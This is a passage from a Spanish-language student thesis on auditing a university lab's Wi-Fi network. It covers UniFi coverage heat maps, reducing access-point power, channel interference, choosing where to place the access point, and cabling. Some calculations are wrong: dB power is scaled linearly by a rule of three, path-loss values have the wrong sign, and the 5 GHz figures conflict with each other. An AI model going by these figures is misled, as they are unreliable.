


Figura 37: Esquema de conexión punto de acceso legítimo

Fuente: Elaborado por el autor.

3.3.1 Estudio del espectro radio eléctrico en doble banda.

El controlador UNIFI permite realizar un estudio de cobertura y determinar la mejor ubicación dentro de las edificaciones, mediante una gráfica de calor podemos verificar los niveles de potencia a una determinada distancia, para obtener un resultado más exacto utilizaremos un plano editado en el controlador.




Figura 38: Plano de laboratorios de FACSISTEL con atenuaciones.

Fuente: Elaborado por autor.

3.3.1.1 Análisis del Mapa de cobertura a una frecuencia de 2.4 GHz.

La auditoría a una red inalámbrica detalla que, para tener mayor seguridad, la cobertura no debe exceder del área requerida a fin de evitar posibles infiltrados a la red que puedan causar daños a la entidad y a sus usuarios por robo de información.

Análisis sin pérdidas u obstrucciones en 2.4 GHz.

Para determinar el máximo alcance de la señal del AP, analizamos el gráfico espectral sin atenuaciones u obstrucciones, para este objetivo procedemos a ingresar un mapa o plano seleccionando una opción de controlador UNIFI llamado (pestaña discontinuado). Una vez ingresado el mapa escogemos el dispositivo y en la pestaña capas activamos la opción cobertura en 2.4 GHz.



Figura 39: Cobertura máxima sin atenuaciones a 2.4 GHz.

Fuente: Elaborado por autor

Como se puede observar en la gráfica, el patrón de radiación es isotrópico, ya que poseen los niveles de potencia sin ninguna atenuación, eso se daría en zonas ideales, es decir, en lugares donde no exista ninguna interferencia, ya sea de equipos electrónicos u obstrucciones por materiales.

Los dispositivos de la marca Ubiquiti UNIFI permite realizar simulaciones para determinar el nivel de señal de recepción representada mediante colores:

COLORES	SEÑAL	PORCENTAJE%
ROJO	excelente	50 a 65
AMARILLO	Muy buena	66 a 72
VERDE	buena	73 a 80
AZUL	mala	mayores a 80

Tabla 11: Niveles de señal

Fuente: Elaborado por autor

Análisis con pérdidas u obstrucciones.

Colocando los obstáculos, principalmente las paredes que debe atravesar la señal que emite el AP, observamos una gran diferencia con la gráfica anterior, determinamos claramente cómo el espectro radio térmico se distorsiona, a medida que aparecen interferencias en el medio de propagación cada uno de los colores que representa el patrón de radiación cambian su magnitud y aparecen lóbulos principales, lóbulos laterales y lóbulos traseros.

Visualizamos la intensidad de cada uno de los colores que representa el patrón de radiación e identificamos que se opacan al estar en una zona donde la señal se obstruye, esto evidencia que la potencia de la señal del punto de acceso disminuye considerablemente.



Figura 40: Mapa de cobertura 2.4GHz

Fuente: Elaborado por autor

Cabe recalcar que el punto de acceso está emitiendo la máxima potencia 20 db para cubrir un área pequeña y que mediante la auditoría busca delimitar el área para que a futuro no cause problemas, podemos identificar que la oficina ubicada en el “centro de desarrollo empresarial y apoyo al emprendimiento”(lado izquierdo del lugar de estudio), tiene suficiente señal para acceder a la conexión, así como también la señal se propaga detrás del laboratorio de telecomunicaciones y por la puerta que emite más intensidad, debido a que el material es de cristal y la atenuación es mucho menor.

Optimización de la potencia para distancias pequeñas en la banda 2.4 GHz.

Para determinar la potencia que se debe proporcionar o suministrar al punto de acceso se debe aplicar un procedimiento matemático que reduzca el área de cobertura, obtener mayor seguridad y un mejor rendimiento. Analizamos los valores mediante la potencia máxima, en relación con las distancias que deseamos. Para esto, utilizamos el procedimiento matemático de la regla de tres, ya que se tiene una sola incógnita.

FRECUENCIA 2.4 GHZ

DISTANCIA	POTENCIA
33 m	20 db
10 m	X
$33\text{ m} * X = 20 * 10\text{ m}$	

$$X = 6\text{ db}$$

Una vez calculada la potencia procedemos a configurar el AP suministrando el valor encontrado para verificar si la restricción del área de cobertura cubre la zona deseada.



Figura 41: Optimización de cobertura en 2.4 GHz.

Fuente: Elaborado por autor

Mediante la gráfica verificamos el nivel de señal por medio de los colores del patrón de radiación como se indica en la tabla 14, el color rojo representa un nivel de potencia de recepción excelente, no sería visible debido a que estaría en un área muy reducida, el color amarillo y verde prevalecen siendo visible y representan un nivel de potencia de recepción buena.

Los materiales que componen las paredes atenúan el nivel de señal fuera del laboratorio de telecomunicaciones por ende quedaría reducida la cobertura para el área determinada.

3.3.1.2 Análisis del Mapa de cobertura a una frecuencia de 5 GHz.

Para realizar el análisis del espectro radio eléctrico en la frecuencia de 5GHz seguimos la misma secuencia realizada en la frecuencia de 2.4 GHz.

Análisis del mapa de cobertura sin atenuaciones.




Figura 42: Cobertura máxima sin atenuaciones a 5 GHz

Fuente: Elaborado por autor

Como podemos verificar, a mayor frecuencia menor es la longitud de onda y menor es la distancia que la señal propaga en el medio, se puede visualizar la intensidad de potencia por medio de las secciones de colores que están representadas, a diferencia de la frecuencia 2.4 GHz, el AP trabajando a una frecuencia de 5 GHz irradiando la máxima potencia puede cubrir una distancia de 17 metros, realizando la simulación sin ningún tipo de pérdidas causadas por paredes.

Los dispositivos que acceden por medio de esta frecuencia poseen mayor rendimiento y velocidad debido a que la frecuencia de 5 GHz tiene mayor ancho de banda, pero una de sus desventajas es la distancia de cobertura que suministra siendo mucho menor que el estándar 802.11n.

Análisis del espectro radio eléctrico con obstrucciones.

Para la simulación se utilizó el plano realizado con anterioridad bajo los mismos parámetros de atenuaciones que en la frecuencia 2.4 GHz.



Figura 43: Mapa de cobertura 5 GHz

Fuente: Elaborado por autor

Se puede evidenciar que el nivel de señal ya no es propagada simétricamente en todas las direcciones y que su mayor intensidad o concentración se encuentra dentro del laboratorio de telecomunicaciones, igual que en la banda de frecuencia de 2.4 GHz la intensidad de señal de recepción alrededor del laboratorio de telecomunicaciones aún continúa en niveles adecuados para que un intruso, fuera del área especificada, tenga acceso a la red de datos, lo cual, en una auditoría de redes inalámbricas podría ser perjudicial para el usuario.

Optimización de la potencia para distancias pequeñas en la banda 5GHz.

Determinamos el valor de potencia mediante procedimiento matemático de la regla de 3, la cual es utilizada cuando se tienen 3 valores identificados y se requiere encontrar una incógnita.

FRECUENCIA 5 GHZ

DISTANCIA	POTENCIA
17 m	20 db
10 m	X

17 m

20 db

10 m

X

$$17 \text{ m} * X = 20 * 10 \text{ m}$$

$$X = 11.8 \text{ db}$$



Figura 44: Restricción de potencia en la banda 5GHz.

Fuente: Elaborado por autor

Introduciendo los parámetros de simulación verificamos, mediante los colores que representan los valores de intensidad de señal, que la potencia que irradia el punto de acceso es suficiente para que los dispositivos en el área accedan a conectarse. El mapa de calor nos

permite identificar la calidad de la WLAN para determinar el rendimiento que puede obtener el usuario dentro del área en estudio.

El análisis, mediante mapa de calor, representa únicamente las pérdidas de señal por obstrucciones de algún tipo de material en el medio de propagación de la onda, por estas razones es necesario realizar un site surveys (encuesta de sitio) para analizar interferencias que puedan ser ocasionadas por dispositivos que operan en las mismas bandas de frecuencias que la Wifi.

3.3.1.3 Identificar mejor ubicación del AP (punto de acceso).

Para la identificación de la mejor ubicación de instalación del punto de acceso se debe analizar el mapa de calor y los niveles de interferencias producidos por otros dispositivos.

3.3.1.3.1 Análisis primera ubicación.

Para realizar este análisis se ha colocado el punto de acceso en la esquina al ingreso del laboratorio, conectando una máquina a 9 metros de distancia para medir las atenuaciones por mapa de calor y niveles de interferencias entre dispositivos.

Mapa de cobertura primera ubicación.



Figura 45: Mapa de cobertura laboratorio de telecomunicaciones primera ubicación.

Fuente: Elaborado por autor

Mediante el mapa de calor analizado con anterioridad, se visualiza una muy buena señal de recepción, Teniendo una perfecta línea de vista con el punto de acceso ya que, dentro del laboratorio, no se observa ningún tipo de obstrucción causada por algún material.

Interferencias por APs cercanos primera ubicación.

Los equipos que utilizan la frecuencia de wifi pueden provocar interferencias entre sí, los cuales pueden ser:

- Interferencias por co-canal provocado por varios puntos de acceso que operan en un mismo canal para la transmisión de datos.
- Interferencias por canales adyacentes provocado por el solapamiento de frecuencias de los canales superpuesto.
- Interferencias por equipos electrónicos que no operan precisamente en la banda del wifi (fuentes inalámbricas, teléfonos móviles, sistemas de audio, cámara de audio y cámara de microondas.), estas atenuaciones afectarán, tanto la cobertura como el rendimiento de la Wlan.

Al realizarse un escaneo por medio de programas, las redes inalámbricas son visualizadas y permiten identificar parámetros con los cuales están operando.

Por ejemplo, se logra visualizar varias redes de este tipo trabajando en los mismos canales y canales adyacentes a la que está operando el punto de acceso. Por teoría se puede conocer que la banda que opera en 2.4 GHz posee 14 canales los cuales son utilizados en Europa mientras que para Sudamérica se utilizan 11 canales. Los canales 1, 6 y 11 son canales que no se superponen y son los más adecuados para trabajar en este rango de frecuencias, la banda de 5 GHz contiene 165 canales los cuales se separan cada cuatro canales para que no se entrecrucen entre sí y puedan causar interferencias. Las redes que poseen los canales que se entrecruzan provocan mayor atenuación que las redes que operan en los canales que utilizan una frecuencia central. Por tal motivo, es recomendable que se escojan los canales que no se entrecrucen entre sí, para que el rendimiento de la red no disminuya.




Figura 46: Canales entrecruzados con otras redes.

Fuente: Elaborado por autor



Figura 47: Canales utilizando una frecuencia central con otras redes.

Fuente: Elaborado por autor

Existen personas que instalan punto de acceso sin tener en cuenta los canales donde operará la red y configuran los APs en modo automático para la elección de canales, es ahí donde aparece un gran problema y comienzan las interferencias por choque de canales, no permitiendo identificar que las redes estén trabajando en una frecuencia central, sino que están montadas o superpuestas sobre las demás redes. En la actualidad, se encuentra un sinnúmero de redes desplegadas en cualquier lugar y es recomendable que donde se visualicen los canales ocupados se escoja trabajar con otras redes en una frecuencia central, ya que las interferencias son menores, a diferencia si trabaja con canales solapados causaría menor rendimiento en la red.




Figura 48: Interferencias de señales en el laboratorio de telecomunicaciones 2.4 GHz.

Fuente: Elaborado por autor

Mediante el software InSSIDer, se logra apreciar que en el laboratorio de telecomunicaciones existen varias redes superpuestas entre sí, escaneando las redes 2.4 GHz observamos que todos los canales están siendo ocupados, de manera que no se puede evitar la interferencia de co-canal, la red que se desea optimizar es la SSID TELECOMUNICACIONES, la que

se encuentra operando en el canal 1 en conjunto con las redes UPSE Y DOCENTES y una red oculta trabajando en los mismos estándares de comunicación, sin embargo, lo que más afecta es la superposición con la red UPSE que posee mayor potencia de recepción.

La red INTERNET CNT, es una red de prueba por lo que no estará instalada en el área, como podemos identificar en la potencia de recepción, el valor de la red que deseamos es de -60 dbm teniendo una mejor señal que las demás redes inalámbricas que se visualizan, si verificamos en las gráficas, eliminando la gráfica de la red INTERNET CNT la mejor opción sería configurar el punto de acceso en el canal 11.

La computadora que se utilizó para realizar las pruebas no contiene tarjeta de red inalámbrica que opera en el estándar 802.11 a, por lo que se requirió el análisis en el software UNIFI teniendo como resultado que el punto de acceso operando en la banda de 5 GHz ocupa el canal 149.



Figura 49: Análisis de canales de redes inalámbrica primera ubicación 5 GHz

Fuente: Elaborado por autor

3.3.1.3.2 Análisis segunda ubicación.

Para este nuevo análisis se ha ubicado el punto de acceso al fondo del laboratorio cerca del rack número 5, para verificar la potencia de recepción mediante una computadora conectada a una distancia de 4 metros de esta manera medir las atenuaciones por mapa de calor y niveles de interferencias entre dispositivos.

Mapa de cobertura segunda ubicación




Figura 50: Mapa de cobertura segunda ubicación.

Fuente: Elaborado por autor

Como se puede identificar, mediante los colores que representa el nivel de potencia de recepción, el color verde representa un nivel de señal bueno, cubre un gran porcentaje del área requerida, se logra visualizar un lóbulo principal del patrón de radiación que emite el punto de acceso, en esta ubicación, una parte de la señal sobresale de esta área, dando como resultado que dispositivos fuera de la zona logren conectarse con una buena señal de recepción.

Interferencias por APS cercanos segunda ubicación.



Figura 51: Interferencia de señales segunda ubicación 2.4 GHz.

Fuente: Elaborado por autor

A diferencia del análisis en la primera ubicación, se logra visualizar que el nivel de potencia de recepción va mejorando ya que posee -56 db, pero aun la potencia del SSID UPSE está

con mejor nivel de señal. También se observa que las interferencias por co-conal siguen apareciendo por la cantidad de redes que se han encontrado en el lugar. En la frecuencia de 5 GHz, al momento de cambiar la ubicación automáticamente, el canal que utilizaba en el primer análisis ha cambiado ocupando ahora el canal 157.




Figura 52: Análisis de canales de redes inalámbricas segunda ubicación 5 GHz

Fuente: Elaborado por autor

3.3.1.3.3 Análisis tercera ubicación.

Para realizar este análisis se ubicó el punto de acceso en la parte central dentro del laboratorio conectando un dispositivo a 3 metros para proceder al análisis de la cobertura.

Mapa de cobertura tercera ubicación.



Figura 53: Mapa de cobertura tercera ubicación.

Fuente: Elaborado por autor

En la gráfica de simulación se logra visualizar que el laboratorio de telecomunicaciones está cubierto perfectamente por el color verde que representa un nivel de señal bueno, a

diferencia de las otras ubicaciones, aquí se demuestra que los usuarios pueden acceder desde cualquier lugar dentro del área.

Interferencias por APS cercana tercera ubicación.



Figura 54: Interferencias tercera ubicación.

Fuente: Elaborado por autor

El análisis de las interferencias entre dispositivos en esta ubicación muestra como las redes nuevamente están interfiriendo en la transmisión, ocupando canales adyacentes al canal que está ocupando la red TELECOMUNICACIONES, a diferencia de los análisis anteriores la red presenta un nivel de señal aún mejor con -50 db para la interconexión de los dispositivos.

Realizando los análisis en las diferentes ubicaciones, la mejor opción para instalar el punto de acceso en el laboratorio de telecomunicaciones es en la parte central, ya que brindaría al estudiante una mejor señal de recepción a todos los dispositivos que existan en el lugar.

3.3.1.4 Nivel de señal mínima para acceder a la red.

La auditoría de red inalámbrica explica que es necesario tener un punto de acceso que se pueda configurar para restringir el acceso a los dispositivos que no cuenten con el nivel de potencia mínimo configurado en el AP.

Para determinar el mínimo de señal de recepción se tomará en cuenta el modelo de propagación en interiores PENDIENTE DUAL, que es el que mejor resultados se obtiene, ya que consta de dos fórmulas, una para largas distancias y otra para distancias cortas.

Los parámetros necesarios que se necesitan son las dimensiones reales del sitio, la frecuencia de operación y los diferentes obstáculos en la zona.

Aplicación de fórmula para frecuencia 2.4 GHz.

$$PLSD1(d) = 10 * n1 * \log\left(\frac{4 * \pi * d}{\lambda}\right)$$

$$\lambda = \frac{c}{f}$$

$$\lambda = \frac{3 * 10^8 \frac{m}{s}}{2.4 * 10^9 \frac{1}{s}}$$

$$\lambda = 0.125m$$

Perdidas.

$$PLSD1(d) = 10 * 2 * \log\left(\frac{4 * \pi * 6}{0.125}\right)$$

$$PLSD1(d) = -55.6 db$$

Atenuaciones por pared + PIRE + ganancia de antena.

$$PL(total) = -55,6 db - 12db + 6 db + 3db$$

$$PL(total) = -58.6 db$$

Aplicación de fórmula para frecuencia 5 GHz.

$$PLSD1(d) = 10 * n1 * \log\left(\frac{4 * \pi * d}{\lambda}\right)$$

$$\lambda = \frac{c}{f}$$

$$\lambda = \frac{3 * 10^8 \frac{m}{s}}{5 * 10^9 \frac{1}{s}}$$

$$\lambda = 0.06 \text{ m}$$

Perdidas.

$$PLSD1(d) = 10 * 2 * \log\left(\frac{4 * \pi * 6 \text{ m}}{0.06 \text{ m}}\right)$$

$$PLSD1(d) = -55.6 \text{ db}$$

Atenuaciones por pared + PIRE + ganancia de antena.

$$PL(total) = -61,8 \text{ db} - 12\text{db} + 11 \text{ db} + 3\text{db}$$

$$PL(total) = -62.8 \text{ db}$$

Una vez identificadas las potencias mínimas de recepción para el acceso a la red procedemos a configurar el punto de acceso con estos valores, de esta manera se brindaría mayor seguridad, limitando el radio de cobertura de la Wlan.



Figura 55: Configuración SSID mínimo.

Fuente: Elaborado por autor

Bajo esta configuración obligaremos a los usuarios a estar en un rango mínimo para tener acceso a los datos que se generan en la red.

Otra forma de brindar seguridad a la wlan es estableciendo horarios en que se habilite la red, para este estudio la red telecomunicaciones debería estar habilitada en horas clases para que pueda ser utilizada por los estudiantes. La auditoría también toma en cuenta el horario en la que la red pueda ser utilizada para mayor seguridad.



Figura 56: Horario de habilitación de la red.

Fuente: Elaborado por autor

3.3.2 Implementación de cableado estructurado

Lo primero que se debe identificar es el lugar o área donde se ejecutará el proyecto, en este caso la propuesta está dada para el laboratorio de telecomunicaciones de la Facultad de Sistemas y Telecomunicaciones de la Universidad Estatal Península de Santa Elena.

También se debe tener en cuenta las dimensiones del área en este caso son:

LABORATORIO DE TELECOMUNICACIONES	
DIMENSIONES	
LARGO	10 m
ANCHO	6,1 m
ALTURA	2,9

Tabla 12: Dimensiones del laboratorio.

Fuente: Elaborado por autor

Para la instalación de cableado debemos seguir la norma ISO-IEC 11801 del subsistema horizontal debido a que se instalará el cableado en una sola planta. La norma detalla la distancia de separación que debe haber entre cables de energía eléctrica y cable de datos, en el caso de la instalación en el laboratorio de telecomunicaciones las conexiones eléctricas son subterráneas y la conexión del cable de datos estará sobre el tumbado del laboratorio, junto con otras instalaciones antes realizadas, por lo tanto no se verá afectada la transmisión de datos por esta causa.




Figura 57: Plano de eléctrico del laboratorio de telecomunicaciones

Fuente: Departamento de obra civil UPSE




Figura 58: Simbología del esquema eléctrico.

Fuente: Departamento de obra civil UPSE

El punto de acceso escogido deberá instalarse en el tumbado, debido a que irradia en un ángulo de propagación de 360 grados.



Figura 59: Instalación de antena

Fuente: Elaborado por autor

El tendido del cable se realizará por encima del tumbado y para proteger la integridad física del cable pasará por tubos PVC de 1/2 pulgada, en cada curvatura que pueda haber hasta llegar a las escalerillas de cableado, se colocarán codos para que el radio de curvatura del cable no distorsione los datos. Este tubo permitirá pasar hasta 3 cables de datos para futuras instalaciones.

Para la instalación de tubos PVC se debe colocar retenedor para que actúe como soporte del peso causado por el cable, la norma ISO 11801 detalla que los retenedores se deben colocar pasando cada 4 metros de distancia. [18]

En este caso se colocó un retenedor detrás del punto de acceso y dos retenedores en la pared.



Figura 60: Instalación de canaleta PVC para profesión del cable.

Fuente: Elaborado por autor

La norma ISO detalla que para un mejor rendimiento en la transmisión de datos se debe utilizar cable UTP categoría 6E de cuatro pares, porque las aplicaciones actuales requieren mayores velocidades y este cable ofrece hasta 250 MHz a diferencia de las categorías

inferiores que ofrecen menor cantidad y calidad de transferencia. El código de colores está basado en estándares TIA/EIA-568B para ponchado del cable al conector RJ-45, según la norma ISO/IEC se debe desenrollar los pares solo 13 mm para que no causen un efecto de diafonía o interferencia entre los demás pares. [18]



Figura 61: Cable UTP categoría 6 ponchado al rj-45

Fuente: Elaborado por autor

Los equipos para conexión del AP estarán colocados en el rack número 4 por lo que el cable categoría 6E deberá bajar por la escalerilla de cableado para interconectar el punto de acceso al switch, la distancia total que habrá entre estos puntos es de 9.55 m, lo cual es de gran importancia en la norma de cableado estructurado establece que la distancia entre terminales y equipos no deberá exceder el rango de 10 m.



Figura 62: Escalerillas de cable estructurado.

Fuente: Elaborado por autor

Para certificar que el cable está correctamente ponchado se conectan los extremos al testeador para que por medio de los LED indicadores, se constate que encienden y que hay

continuidad en los pares, también identificamos el correcto ponchado de la chaqueta del cable categoría 6E identificando que este sujeto al conector RJ45.



Figura 63: certificadora de cables.

Fuente: Elaborado por autor

La administración de los dispositivos se realizará mediante una computadora con las siguientes características: Memoria RAM 4GHZ, Disco duro 500 GB y Procesador Core i3. En el mismo lugar estará instalado el equipo wifi pineapple conectado al puerto 11 de switch ubicado en rack número 4.



Figura 64: Administración de dispositivos.

Fuente: Elaborado por autor

3.3.3 Seguridad en la red inalámbrica.

Acceso a internet.

El laboratorio de telecomunicaciones se conecta mediante Ethernet con cable UTP categoría 6 desde un puerto del switch ubicado en el laboratorio de electrónica y automatización llegando hasta el switch repartidor del área de estudio. El administrador o proveedor de internet es el departamento de TIC de la Universidad Estatal Península de

